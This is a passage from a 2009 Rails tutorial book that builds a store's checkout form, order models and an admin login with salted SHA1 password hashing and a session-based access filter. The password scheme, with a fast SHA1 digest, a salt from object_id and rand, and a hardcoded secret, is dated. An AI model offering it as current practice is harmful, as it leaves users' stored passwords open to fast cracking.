I TERATION E1: C APTURING AN O RDER 145 declarations to our model files that specify their interrelationships. Open the newly created order.rb file in app/models, and add a call to has_many: class Order < ActiveRecord::Base has_many :line_items end That has_many directive is fairly self-explanatory: an order (potentially) has many associated line items. These are linked to the order because each line item contains a reference to its order’s id. Now, for completeness, we should add a has_many directive to our product model. After all, if we have lots of orders, each product might have many line items referencing it. class Product < ActiveRecord::Base has_many :line_items # ... Next, we’ll specify links in the opposite direction, from the line item to the orders and products tables. To do this, we use the belongs_to declaration twice in the line_item.rb file: Download depot_p/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product end belongs_to tells Rails that rows in the line_items table are children of rows in the orders and products tables. No line item can exist unless the corresponding order and product rows exist. There’s an easy way to remember where to put belongs_to declarations: if a table has foreign keys, the corresponding model should have a belongs_to for each. Just what do these various declarations do? Basically, they add navigation capabilities to the model objects. Because we added the belongs_to declaration to LineItem, we can now retrieve its Order and display the customer’s name: li = LineItem.find(...) puts "This line item was bought by #{li.order.name}" And because an Order is declared to have many line items, we can reference them (as a collection) from an order object: order = Order.find(...) puts "This order has #{order.line_items.size} line items" We’ll have more to say about intermodel relationships starting on page 360. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 146 Creating the Order Capture Form Now that we have our tables and our models, we can start the checkout pro- cess. First, we need to add a Checkout button to the shopping cart. We’ll link it back to a checkout action in our store controller: Download depot_p/app/views/store/_cart.html.erb <div class="cart-title">Your Cart</div> <table> <%= render(:partial => "cart_item" , :collection => cart.items) %> <tr class="total-line"> <td colspan="2">Total</td> <td class="total-cell"><%= number_to_currency(cart.total_price) %></td> </tr> </table> <%= button_to "Checkout" , :action => 'checkout' %> <%= button_to "Empty cart" , :action => :empty_cart %> We want the checkout action to present our user with a form, prompting them to enter the information in the orders table: their name, address, e-mail address, and payment type. This means that at some point we’ll display a Rails template containing a form. The input fields on this form will have to link to the corresponding attributes in a Rails model object, so we’ll need to create an empty model object in the checkout action to give these fields something to work with.2 (We also have to find the current cart, as it is displayed in the layout. Finding the cart at the start of each action is starting to get tedious; we’ll see how to remove this duplication later.) Download depot_p/app/controllers/store_controller.rb def checkout @cart = find_cart if @cart.items.empty? redirect_to_index("Your cart is empty" ) else @order = Order.new end end Notice how we check to make sure that there’s something in the cart. This prevents people from navigating directly to the checkout option and creating empty orders. Now for the template itself. To capture the user’s information, we’ll use a form. As always with HTML forms, the trick is populating any initial values into the 2. Again, if you’re following along, remember that actions must appear before the private keyword in the controller. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 147 controller: model object: def edit @order.name "Dave" @order = Order.find(...) end <% form_for :order, :url => { :action => :save_order } do |form| %> <p> <label for="order_name">Name:</label> <%= form.text_field :name, :size => 40 %> </p> <% end %> Name: Dave Figure 10.1: Names in form_for map to objects and attributes. form fields and then extracting those values back out into our application when the user hits the submit button. In the controller, we set up the @order instance variable to reference a new Order model object. We do this because the view populates the form from the data in this object. As it stands, that’s not particularly interesting. Because it’s a new model object, all the fields will be empty. However, consider the general case. Maybe we want to edit an existing order. Or maybe the user has tried to enter an order but their data has failed validation. In these cases, we want any existing data in the model shown to the user when the form is displayed. Passing in the empty model object at this stage makes all these cases consistent—the view can always assume it has a model object available. Then, when the user hits the submit button, we’d like the new data from the form to be extracted into a model object back in the controller. Fortunately, Rails makes this relatively painless. It provides us with a bunch of form helper methods. These helpers interact with the controller and with the models to implement an integrated solution for form handling. Before we start on our final form, let’s look at a simple example: Line 1 <% form_for :order, :url => { :action => :save_order } do |form| %> 2 <p> 3 <label for="order_name">Name:</label> 4 <%= form.text_field :name, :size => 40 %> 5 </p> 6 <% end %> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 148 There are two interesting things in this code. First, the form_for helper on line 1 sets up a standard HTML form. But it does more. The first parameter, :order, tells the method that it’s dealing with an object in an instance variable named @order. The helper uses this information when naming fields and when arrang- ing for the field values to be passed back to the controller. The :url parameter tells the helper what to do when the user hits the submit button. In this case, we’ll generate an HTTP POST request that’ll end up getting handled by the save_order action in the controller. You’ll see that form_for sets up a Ruby block environment (this block ends on line 6). Within this block, you can put normal template stuff (such as the <p> tag). But you can also use the block’s parameter (form in this case) to reference a form context. We use this context on line 4 to add a text field to the form. Because the text field is constructed in the context of the form_for, it is automatically associated with the data in the @order object. All these relationships can be confusing. It’s important to remember that Rails needs to know both the names and the values to use for the fields associated with a model. The combination of form_for and the various field-level helpers (such as text_field) give it this information. We can see this process in Fig- ure 10.1, on the preceding page. Now we can create the template for the form that captures a customer’s details for checkout. It’s invoked from the checkout action in the store controller, so the template will be called checkout.html.erb in the directory app/views/store. Rails has form helpers for all the different HTML-level form elements. In the code that follows, we use text_field and text_area helpers to capture the cus- tomer’s name, e-mail, and address: Download depot_p/app/views/store/checkout.html.erb <div class="depot-form"> <%= error_messages_for 'order' %> <% form_for :order, :url => { :action => :save_order } do |form| %> <fieldset> <legend>Please Enter Your Details</legend> <div> <%= form.label :name, "Name:" %> <%= form.text_field :name, :size => 40 %> </div> <div> <%= form.label :address, "Address:" %> <%= form.text_area :address, :rows => 3, :cols => 40 %> </div> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 149 <div> <%= form.label :email, "E-Mail:" %> <%= form.text_field :email, :size => 40 %> </div> <div> <%= form.label :pay_type, "Pay with:" %> <%= form.select :pay_type, Order::PAYMENT_TYPES, :prompt => "Select a payment method" %> </div> <%= submit_tag "Place Order" , :class => "submit" %> </fieldset> <% end %> </div> The only tricky thing in there is the code associated with the selection list. We’ve assumed that the list of available payment options is an attribute of the Order model—it will be an array of arrays in the model file. The first element of each subarray is the string to be displayed as the option in the selection, and the second value gets submitted in the request and ultimately is what is stored in the database.3 We’d better define the option array in the model order.rb before we forget: Download depot_p/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] # ... In the template, we pass this array of payment type options to the select helper. We also pass the :prompt parameter, which adds a dummy selection containing the prompt text. 3. If we anticipate that other non-Rails applications will update the orders table, we might want to move the list of payment types into a separate lookup table and make the payment type column a foreign key referencing that new table. Rails provides good support for generating selection lists in this context too. You simply pass the select helper the result of doing a find(:all) on your lookup table. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 150 Add a little CSS magic: Download depot_p/public/stylesheets/depot.css /* Styles for order form */ .depot-form fieldset { background: #efe ; } .depot-form legend { color: #dfd ; background: #141 ; font-family: sans-serif; padding: 0.2em 1em; } .depot-form label { width: 5em; float: left; text-align: right; padding-top: 0.2em; margin-right: 0.1em; display: block; } .depot-form select, .depot-form textarea, .depot-form input { margin-left: 0.5em; } .depot-form .submit { margin-left: 4em; } .depot-form div { margin: 0.5em 0; } We’re ready to play with our form. Add some stuff to your cart, and then click the Checkout button. You should see something like Figure 10.2, on the next page. Looking good! But, if you click the Place Order button, you’ll be greeted with the following: Unknown action No action responded to save_order Before we move on to that new action, though, let’s finish off the checkout action by adding some validation. We’ll change the Order model to verify that the customer enters data for all the fields (including the payment type drop- down list). Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 151 Figure 10.2: Our checkout screen We also validate that the payment type is one of the accepted values.4,5 Download depot_p/app/models/order.rb class Order < ActiveRecord::Base PAYMENT_TYPES = [ # Displayed stored in db [ "Check" , "check" ], [ "Credit card" , "cc" ], [ "Purchase order" , "po" ] ] validates_presence_of :name, :address, :email, :pay_type validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value} # ... Note that we already call the error_messages_for helper at the top of the page. 4. To get the list of valid payment types, we take our array of arrays and use the Ruby map method to extract just the values. 5. Some folks might be wondering why we bother to validate the payment type, given that its value comes from a drop-down list that contains only valid values. We do it because an application can’t assume that it’s being fed values from the forms it creates. Nothing is stopping a malicious user from submitting form data directly to the application, bypassing our form. If the user set an unknown payment type, they might conceivably get our products for free. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 152 This will report validation failures (but only after we’ve written one more chunk of code). Capturing the Order Details Let’s implement the save_order action in the controller. This method has to do the following: 1. Capture the values from the form to populate a new Order model object. 2. Add the line items from our cart to that order. 3. Validate and save the order. If this fails, display the appropriate mes- sages, and let the user correct any problems. 4. Once the order is successfully saved, redisplay the catalog page, includ- ing a message confirming that the order has been placed. The method ends up looking something like this: Download depot_p/app/controllers/store_controller.rb Line 1 def save_order - @cart = find_cart - @order = Order.new(params[:order]) - @order.add_line_items_from_cart(@cart) 5 if @order.save - session[:cart] = nil - redirect_to_index("Thank you for your order" ) - else - render :action => 'checkout' 10 end - end On line 3, we create a new Order object and initialize it from the form data. In this case, we want all the form data related to order objects, so we select the :order hash from the parameters (this is the name we passed as the first parameter to form_for). The next line adds into this order the items that are already stored in the cart—we’ll write the actual method to do this in a minute. Next, on line 5, we tell the order object to save itself (and its children, the line items) to the database. Along the way, the order object will perform validation (but we’ll get to that in a minute). If the save succeeds, we do two things. First, we ready ourselves for this customer’s next order by deleting the cart from the session. Then, we redisplay the catalog using our redirect_to_index method to display a cheerful message. If, instead, the save fails, we redisplay the checkout form. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 153 Joe Asks. . . Aren’t You Creating Duplicate Orders? Joe is concerned to see our controller creating Order model objects in two actions: checkout and save_order. He’s wondering why this doesn’t lead to dupli- cate orders in the database. The answer is simple: the checkout action creates an Order object in mem- ory simply to give the template code something to work with. Once the response is sent to the browser, that particular object gets abandoned, and it will eventually be reaped by Ruby’s garbage collector. It never gets close to the database. The save_order action also creates an Order object, populating it from the form fields. This object does get saved in the database. So, model objects perform two roles: they map data into and out of the database, but they are also just regular objects that hold business data. They affect the database only when you tell them to, typically by calling save. In the save_order action we assumed that the order object contains the method add_line_items_from_cart, so let’s implement that method now: Download depot_p/app/models/order.rb def add_line_items_from_cart(cart) cart.items.each do |item| li = LineItem.from_cart_item(item) line_items << li end end Notice that we didn’t have to do anything special with the various foreign key fields, such as setting the order_id column in the line item rows to reference the newly created order row. Rails does that knitting for us using the has_many and belongs_to declarations we added to the Order and LineItem models. Appending each new line item to the line_items collection on line 4 hands the responsibility for key management over to Rails. This method in the Order model in turn relies on a simple helper in the line item model that constructs a new line item given a cart item: Download depot_p/app/models/line_item.rb class LineItem < ActiveRecord::Base belongs_to :order belongs_to :product Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 154 def self.from_cart_item(cart_item) li = self.new li.product = cart_item.product li.quantity = cart_item.quantity li.total_price = cart_item.price li end end So, as a first test of all of this, hit the Place Order button on the check- out page without filling in any of the form fields. You should see the check- out page redisplayed along with some error messages complaining about the empty fields, as shown in Figure 10.3, on the following page. (If you’re follow- ing along at home and you get the message No action responded to save_order, it’s possible that you added the save_order method after the private declaration in the controller. Private methods cannot be called as actions.) If we fill in some data (as shown at the top of Figure 10.4, on page 156) and click Place Order , we should get taken back to the catalog, as shown at the bottom of the figure. But did it work? Let’s look in the database.6 depot> sqlite3 -line db/development.sqlite3 SQLite version 3.4.0 Enter ".help" for instructions sqlite> select * from orders; id = 1 name = Dave Thomas address = 123 Main St email = customer@pragprog.com pay_type = check created_at = 2008-06-09 13:40:40 updated_at = 2008-06-09 13:40:40 sqlite> select * from line_items; id = 1 product_id = 3 order_id = 1 quantity = 1 total_price = 28.5 created_at = 2008-06-09 13:40:40 updated_at = 2008-06-09 13:40:40 sqlite> .quit 6. You can save yourself some keystrokes on commands like these by creating a file named .sqlite3rc and putting it in your home directory. In that file, place two lines: .mode line and ATTACH DATABASE db/development.sqlite3 AS development. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 155 Figure 10.3: Full house! Every field fails validation. One Last Ajax Change After we accept an order, we redirect to the index page, displaying the cheery flash message “Thank you for your order.” If the user continues to shop and they have JavaScript enabled in their browser, we’ll fill the cart in their side- bar without redrawing the main page. This means that the flash message will continue to be displayed. We’d rather it went away after we add the first item to the cart (as it does when JavaScript is disabled in the browser). Fortunately, the fix is simple: we just hide the <div> that contains the flash message when we add something to the cart. Except, nothing is really ever that simple. A first attempt to hide the flash might involve adding the following line to add_to_cart.js.rjs: page[:notice].hide # rest as before... However, this doesn’t work. If we come to the store for the first time, there’s nothing in the flash, so the <div> with an id of notice is not displayed. And, if there’s no <div> with the id of notice, the JavaScript generated by the RJS Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 156 Figure 10.4: Our first checkout Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 157 template that tries to hide it bombs out, and the rest of the template never gets run. As a result, you never see the cart update in the sidebar. The solution is a little hack. We want to run the .hide only if the notice <div> is present, but RJS doesn’t give us the ability to generate JavaScript that tests for <div>s. It does, however, let us iterate over elements on the page that match a certain CSS selector pattern. So let’s iterate over all <div> tags with an id of notice. The loop will find either one, which we can hide, or none, in which case the hide won’t get called. Download depot_p/app/views/store/add_to_cart.js.rjs page.select("div#notice" ).each { |div| div.hide } page.replace_html("cart" , :partial => "cart" , :object => @cart) page[:cart].visual_effect :blind_down if @cart.total_items == 1 page[:current_item].visual_effect :highlight, :startcolor => "#88ff88" , :endcolor => "#114411" The customer likes it. We’ve implemented product maintenance, a basic cata- log, and a shopping cart, and now we have a simple ordering system. Obviously we’ll also have to write some kind of fulfillment application, but that can wait for a new iteration. (And that iteration is one that we’ll skip in this book; it doesn’t have much new to say about Rails.) What We Just Did In a fairly short amount of time, we did the following: • We added orders and line_items tables (with the corresponding models) and linked them together. • We created a form to capture details for the order and linked it to the order model. • We added validation and used helper methods to display errors to the user. Playtime Here’s some stuff to try on your own: • Trace the flow through the methods save_order, add_line_items_from_cart, and from_cart_item. Do the controller, order model, and line item model seem suitably decoupled from each other? (One way to tell is to look at potential changes—if you change something, such as by adding a new Report erratum this copy is (P1.0 printing, March 2009)
I TERATION E1: C APTURING AN O RDER 158 field to a cart item, does that change ripple through the code?) Can you find a way to further reduce coupling? • What happens if you click the Checkout button in the sidebar while the checkout screen is already displayed? Can you find a way of disabling the button in this circumstance? (Hint: variables set in the controller are available in layouts and partials as well as in the directly rendered template.) • The list of possible payment types is currently stored as a constant in the Order class. Can you move this list into a database table? Can you still make validation work for the field? (You’ll find hints at http://pragprog.wikidot.com/rails-play-time.) Report erratum this copy is (P1.0 printing, March 2009)
In this chapter, we’ll see • adding virtual attributes to models, • using more validations, • coding forms without underlying models, • implementing one-action form handling, • adding authentication to a session, • using script/console, • using database transactions, and • writing an Active Record hook. Chapter 11 Task F: Administration We have a happy customer—in a very short time we’ve jointly put together a basic shopping cart that she can start showing to her users. There’s just one more change that she’d like to see. Right now, anyone can access the adminis- trative functions. She’d like us to add a basic user administration system that would force you to log in to get into the administration parts of the site. We’re happy to do that, because it gives us a chance to look at virtual attributes and filters, and it lets us tidy up the application somewhat. Chatting with our customer, it seems as if we don’t need a particularly sophis- ticated security system for our application. We just need to recognize a number of people based on usernames and passwords. Once recognized, these folks can use all of the administration functions. 11.1 Iteration F1: Adding Users Let’s start by creating a model and database table to hold our administrators’ usernames and passwords. Rather than store passwords in plain text, we’ll feed them through an SHA1 digest, resulting in a 160-bit hash. We check a user’s password by digesting the value they give us and comparing that hashed value with the one in the database. This system is made even more secure by salting the password, which varies the seed used when creating the hash by combining the password with a pseudorandom string.1 depot> ruby script/generate scaffold user name:string hashed_password:string salt:string Since this modified config/routes.rb, which is cached for performance reasons, you will need to restart your server. 1. For other recipes on how to do this, see the Authentication and Role-Based Authentication sec- tions in Chad Fowler’s Rails Recipes [Fow06].
I TERATION F1: A DDING U SERS 160 Once that’s done, let’s look at the migration that’s generated: Download depot_p/db/migrate/20080601000007_create_users.rb class CreateUsers < ActiveRecord::Migration def self.up create_table :users do |t| t.string :name t.string :hashed_password t.string :salt t.timestamps end end def self.down drop_table :users end end Now run the migration as usual: depot> rake db:migrate Now we have to flesh out the user model. This turns out to be fairly complex because it has to work with the plain-text version of the password from the application’s perspective but maintain a salt value and a hashed password in the database. Let’s look at the model in sections. First, here’s the validation: Download depot_p/app/models/user.rb class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end end That’s a fair amount of validation for such a simple model. We check that the name is present and unique (that is, no two users can have the same name in the database). Then there’s the mysterious validates_confirmation_of declaration. You know those forms that prompt you to enter a password and then make you reenter it in a separate field so they can validate that you typed what you thought you typed? Well, Rails can automatically validate that the two Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 161 passwords match. We’ll see how that works in a minute. For now, we just have to know that we need two password fields, one for the actual password and the other for its confirmation. Finally, we check that the password has been set. But we don’t check the password attribute itself. Why? Because it doesn’t really exist—at least not in the database. Instead, we check for the presence of its proxy, the hashed password. But to understand that, we have to look at how we handle password storage. First let’s see how to create a hashed password. The trick is to create a unique salt value, combine it with the plain-text password into a single string, and then run an SHA1 digest on the result, returning a 40-character string of hex digits. We’ll write this as a private class method. (We’ll also need to remember to require the digest/sha1 library in our file. See the listing starting on page 163 to see where it goes.) Download depot_p/app/models/user.rb def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end We’ll create a salt string by concatenating a random number and the object id of the user object. It doesn’t much matter what the salt is as long as it’s unpredictable (using the time as a salt, for example, has lower entropy than a random string). We store this new salt into the model object’s salt attribute. Again, this is a private method, so place it after the private keyword in the source: Download depot_p/app/models/user.rb def create_new_salt self.salt = self.object_id.to_s + rand.to_s end There’s a subtlety in this code we haven’t seen before. Note that we wrote self.salt =.... This forces the assignment to use the salt= accessor method—we’re saying “call the method salt in the current object.” Without the self., Ruby would have thought we were assigning to a local variable, and our code would have no effect.2 2. Although using the instance variable directly would achieve the correct results, it would also tie you to a representation that may not always be the same. The attribute salt/salt= is the “official” interface to the underlying model attributes, so it is better to use them rather than instance vari- ables. Another way of looking at it is that because the attributes form part of the public interface of the class, then the class should eat its own dog food and use that interface too. If you use @xxx internally and .xxx externally, the door is wide open for some kind of mismatch down the road. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 162 Now we need to write some code so that whenever a new plain-text password is stored into a user object we automatically create a hashed version (which will get stored in the database). We’ll do that by making the plain-text password a virtual attribute of the model—it looks like an attribute to our application, but it isn’t persisted into the database. If it weren’t for the need to create the hashed version, we could do this simply using Ruby’s attr_accessor declaration: attr_accessor :password Behind the scenes, attr_accessor generates two accessor methods: a reader called password and a writer called password=. The fact that the writer method name ends in an equals sign means that it can be assigned to. So, rather than using standard accessors, we’ll simply implement our own public methods and have the writer also create a new salt and set the hashed password: Download depot_p/app/models/user.rb def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end There’s one last change. Let’s write a public class method that returns a user object if the caller supplies the correct name and password. Because the incoming password is in plain text, we have to read the user record using the name as a key and then use the salt value in that record to construct the hashed password again. We then return the user object if the hashed password matches. We can use this method to authenticate a user. Download depot_p/app/models/user.rb def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end This code uses a clever little Active Record trick. You see that the first line of the method calls find_by_name. But we don’t define a method with that name. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 163 However, Active Record notices the call to an undefined method and spots that it starts with the string find_by and ends with the name of a column. It then dynamically constructs a finder method for us, adding it to our class. We talk more about these dynamic finders starting on page 341. The user model contains a fair amount of code, but it shows how models can carry a fair amount of business logic. Let’s review the entire model before moving on to the controller: Download depot_p/app/models/user.rb require 'digest/sha1' class User < ActiveRecord::Base validates_presence_of :name validates_uniqueness_of :name attr_accessor :password_confirmation validates_confirmation_of :password validate :password_non_blank def self.authenticate(name, password) user = self.find_by_name(name) if user expected_password = encrypted_password(password, user.salt) if user.hashed_password != expected_password user = nil end end user end # 'password' is a virtual attribute def password @password end def password=(pwd) @password = pwd return if pwd.blank? create_new_salt self.hashed_password = User.encrypted_password(self.password, self.salt) end private def password_non_blank errors.add(:password, "Missing password" ) if hashed_password.blank? end Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 164 def create_new_salt self.salt = self.object_id.to_s + rand.to_s end def self.encrypted_password(password, salt) string_to_hash = password + "wibble" + salt Digest::SHA1.hexdigest(string_to_hash) end end Administering Our Users In addition to the model and table we set up, we already have some scaffold- ing generated to administer the model. However, this scaffolding needs some tweaks (mostly pruning) to be usable. Let’s start with the controller. It defines the standard methods: index, show, new, edit, update and delete. But in the case of users, there isn’t really much to show, except a name and an unintelligible password hash. So, let’s avoid the redirect to showing the user after either a create operation or an update operation. Instead, let’s redirect to the index and add the username to the flash notice. While we are here, let’s also order the users returned in the index by name: Download depot_p/app/controllers/users_controller.rb class UsersController < ApplicationController # GET /users # GET /users.xml def index @users = User.find(:all, :order => :name) respond_to do |format| format.html # index.html.erb format.xml { render :xml => @users } end end # GET /users/1 # GET /users/1.xml def show @user = User.find(params[:id]) respond_to do |format| format.html # show.html.erb format.xml { render :xml => @user } end end # GET /users/new # GET /users/new.xml def new @user = User.new Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 165 respond_to do |format| format.html # new.html.erb format.xml { render :xml => @user } end end # GET /users/1/edit def edit @user = User.find(params[:id]) end # POST /users # POST /users.xml def create @user = User.new(params[:user]) respond_to do |format| if @user.save flash[:notice] = "User #{@user.name} was successfully created." format.html { redirect_to(:action=>'index' ) } format.xml { render :xml => @user, :status => :created, :location => @user } else format.html { render :action => "new" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # PUT /users/1 # PUT /users/1.xml def update @user = User.find(params[:id]) respond_to do |format| if @user.update_attributes(params[:user]) flash[:notice] = "User #{@user.name} was successfully updated." format.html { redirect_to(:action=>'index' ) } format.xml { head :ok } else format.html { render :action => "edit" } format.xml { render :xml => @user.errors, :status => :unprocessable_entity } end end end # DELETE /users/1 # DELETE /users/1.xml def destroy @user = User.find(params[:id]) @user.destroy Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 166 respond_to do |format| format.html { redirect_to(users_url) } format.xml { head :ok } end end end Next, the view for listing users contains too much information. Specifically, it contains the hashed password and salt. We will simply delete both the th and td lines for these fields, leaving a much simpler view: Download depot_p/app/views/users/index.html.erb <h1>Listing users</h1> <table> <tr> <th>Name</th> </tr> <% for user in @users %> <tr> <td><%=h user.name %></td> <td><%= link_to 'Show', user %></td> <td><%= link_to 'Edit', edit_user_path(user) %></td> <td><%= link_to 'Destroy', user, :confirm => 'Are you sure?', :method => :delete %></td> </tr> <% end %> </table> <br /> <%= link_to 'New user', new_user_path %> Finally, we need to update the form used to create a new user. First, we replace the hashed password and salt text fields with password and password confir- mation fields. Then we add legend and fieldset tags. And finally we wrap the output in a <div> tag with a class that we previously defined in our style sheet. Download depot_p/app/views/users/new.html.erb <div class="depot-form"> <% form_for(@user) do |f| %> <%= f.error_messages %> <fieldset> <legend>Enter User Details</legend> <div> <%= f.label :name %>: <%= f.text_field :name, :size => 40 %> </div> Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F1: A DDING U SERS 167 <div> <%= f.label :user_password, 'Password' %>: <%= f.password_field :password, :size => 40 %> </div> <div> <%= f.label :user_password_confirmation, 'Confirm' %>: <%= f.password_field :password_confirmation, :size => 40 %> </div> <div> <%= f.submit "Add User" , :class => "submit" %> </div> </fieldset> <% end %> </div> That’s it. We can now add users to our database. But before we try it, let’s link in our style sheet. Once again, we do that by modifying the layout for the users’ view: Download depot_p/app/views/layouts/users.html.erb <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd" > <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" lang="en"> <head> <meta http-equiv="content-type" content="text/html;charset=UTF-8" /> <title>Users: <%= controller.action_name %></title> <%= stylesheet_link_tag 'scaffold', 'depot' %> </head> Let’s try it. Navigate to http://localhost:3000/users/new, and you should see this stunning example of page design: After clicking Add User , the index is redisplayed with a cheery flash notice. Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F2: L OGGING I N 168 If we look in our database, you’ll see that we’ve stored the user details. (Of course, the values in your row will be different, because the salt value is effec- tively random.) depot> sqlite3 -line db/development.sqlite3 "select * from users" id = 1 name = dave hashed_password = a12b1dbb97d3843ee27626b2bb96447941887ded salt = 203333500.653238054564258 created_at = 2008-05-19 21:40:19 updated_at = 2008-05-19 21:40:19 11.2 Iteration F2: Logging In What does it mean to add login support for administrators of our store? • We need to provide a form that allows them to enter their username and password. • Once they are logged in, we need to record that fact somehow for the rest of their session (or until they log out). • We need to restrict access to the administrative parts of the application, allowing only people who are logged in to administer the store. We’ll need a controller to support a login action, and it will need to record something in session to say that an administrator is logged in. Let’s start by defining an admin controller with three actions, login, logout, and index (which simply welcomes administrators): depot> ruby script/generate controller admin login logout index exists app/controllers/ exists app/helpers/ create app/views/admin exists test/functional/ create app/controllers/admin_controller.rb create test/functional/admin_controller_test.rb create app/helpers/admin_helper.rbs create app/views/admin/login.html.erb create app/views/admin/logout.html.erb create app/views/admin/index.html.erb The login action will need to record something in session to say that an admin- istrator is logged in. Let’s have it store the id of their User object using the key :user_id. The login code looks like this: Download depot_p/app/controllers/admin_controller.rb def login if request.post? user = User.authenticate(params[:name], params[:password]) if user session[:user_id] = user.id Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F2: L OGGING I N 169 redirect_to(:action => "index" ) else flash.now[:notice] = "Invalid user/password combination" end end end Inside this method we’ll detect whether we’re being called to display the ini- tial (empty) form or whether we’re being called to save away the data in a completed form. We’ll do this by looking at the HTTP method of the incoming request. If it comes from an <a href="..."> link, we’ll see it as a GET request. If instead it contains form data (which it will when the user hits the submit but- ton), we’ll see a POST. (For this reason, this style is sometimes called postback handling.) With postback handling, there is no need to issue a redirect and therefore no need to make flash available across requests. flash.now makes the notice available to the template without storing it in the session. We are also doing something else new, namely, using a form that isn’t directly associated with a model object. To see how that works, let’s look at the tem- plate for the login action: Download depot_p/app/views/admin/login.html.erb <div class="depot-form"> <% form_tag do %> <fieldset> <legend>Please Log In</legend> <div> <label for="name">Name:</label> <%= text_field_tag :name, params[:name] %> </div> <div> <label for="password">Password:</label> <%= password_field_tag :password, params[:password] %> </div> <div> <%= submit_tag "Login" %> </div> </fieldset> <% end %> </div> This form is different from ones we saw earlier. Rather than using form_for, it uses form_tag, which simply builds a regular HTML <form>. Inside that form, it uses text_field_tag and password_field_tag, two helpers that create HTML <input> tags. Each helper takes two parameters. The first is the name to give Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F2: L OGGING I N 170 Template <% form_tag do %> Name: <%= text_field_tag :name, params[:name] %> ... <% end %> Controller def login name = params[:name] ... end Figure 11.1: Parameters flow between controllers, templates, and browsers. to the field, and the second is the value with which to populate the field. This style of form allows us to associate values in the params structure directly with form fields—no model object is required. In our case, we chose to use the params object directly in the form. An alternative would be to have the controller set instance variables. The flow for this style of form is illustrated in Figure 11.1. Note how the value of the form field is communicated between the controller and the view using the params hash: the view gets the value to display in the field from params[:name], and when the user submits the form, the new field value is made available to the controller the same way. If the user successfully logs in, we store the id of the user record in the session data. We’ll use the presence of that value in the session as a flag to indicate that an admin user is logged in. Finally, it’s about time to add the index page, the first screen that administra- tors see when they log in. Let’s make it useful—we’ll have it display the total number of orders in our store. Create the template in the file index.html.erb in the directory app/views/admin. (This template uses the pluralize helper, which in Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F3: L IMITING A CCESS 171 this case generates the string order or orders depending on the cardinality of its first parameter.) Download depot_p/app/views/admin/index.html.erb <h1>Welcome</h1> It's <%= Time.now %> We have <%= pluralize(@total_orders, "order" ) %>. The index action sets up the count: Download depot_p/app/controllers/admin_controller.rb def index @total_orders = Order.count end Now we can experience the joy of logging in as an administrator: We show our customer where we are, but she points out that we still haven’t controlled access to the administrative pages (which was, after all, the point of this exercise). 11.3 Iteration F3: Limiting Access We want to prevent people without an administrative login from accessing our site’s admin pages. It turns out that it’s easy to implement using the Rails filter facility. Rails filters allow you to intercept calls to action methods, adding your own processing before they are invoked, after they return, or both. In our case, we’ll use a before filter to intercept all calls to the actions in our admin controller. The interceptor can check session[:user_id]. If set and if it corresponds to a user in the database, the application knows an administrator is logged in, and the Report erratum this copy is (P1.0 printing, March 2009)
I TERATION F3: L IMITING A CCESS 172 call can proceed. If it’s not set, the interceptor can issue a redirect, in this case to our login page. Where should we put this method? It could sit directly in the admin controller, but, for reasons that will become apparent shortly, let’s put it instead in Appli- cationController, the parent class of all our controllers. This is in the file applica- tion.rb3 in the directory app/controllers. Note too that we need to restrict access to this method, because the methods in application.rb appear as instance meth- ods in all our controllers. Any public methods here are exposed to end users as actions. Download depot_p/app/controllers/application.rb # Filters added to this controller apply to all controllers in the application. # Likewise, all the methods added will be available for all controllers. class ApplicationController < ActionController::Base before_filter :authorize, :except => :login helper :all # include all helpers, all the time # See ActionController::RequestForgeryProtection for details # Uncomment the :secret if you're not using the cookie session store protect_from_forgery :secret => '8fc080370e56e929a2d5afca5540a0f7' # See ActionController::Base for details # Uncomment this to filter the contents of submitted sensitive data parameters # from your application log (in this case, all fields with names like "password"). # filter_parameter_logging :password protected def authorize unless User.find_by_id(session[:user_id]) flash[:notice] = "Please log in" redirect_to :controller => 'admin' 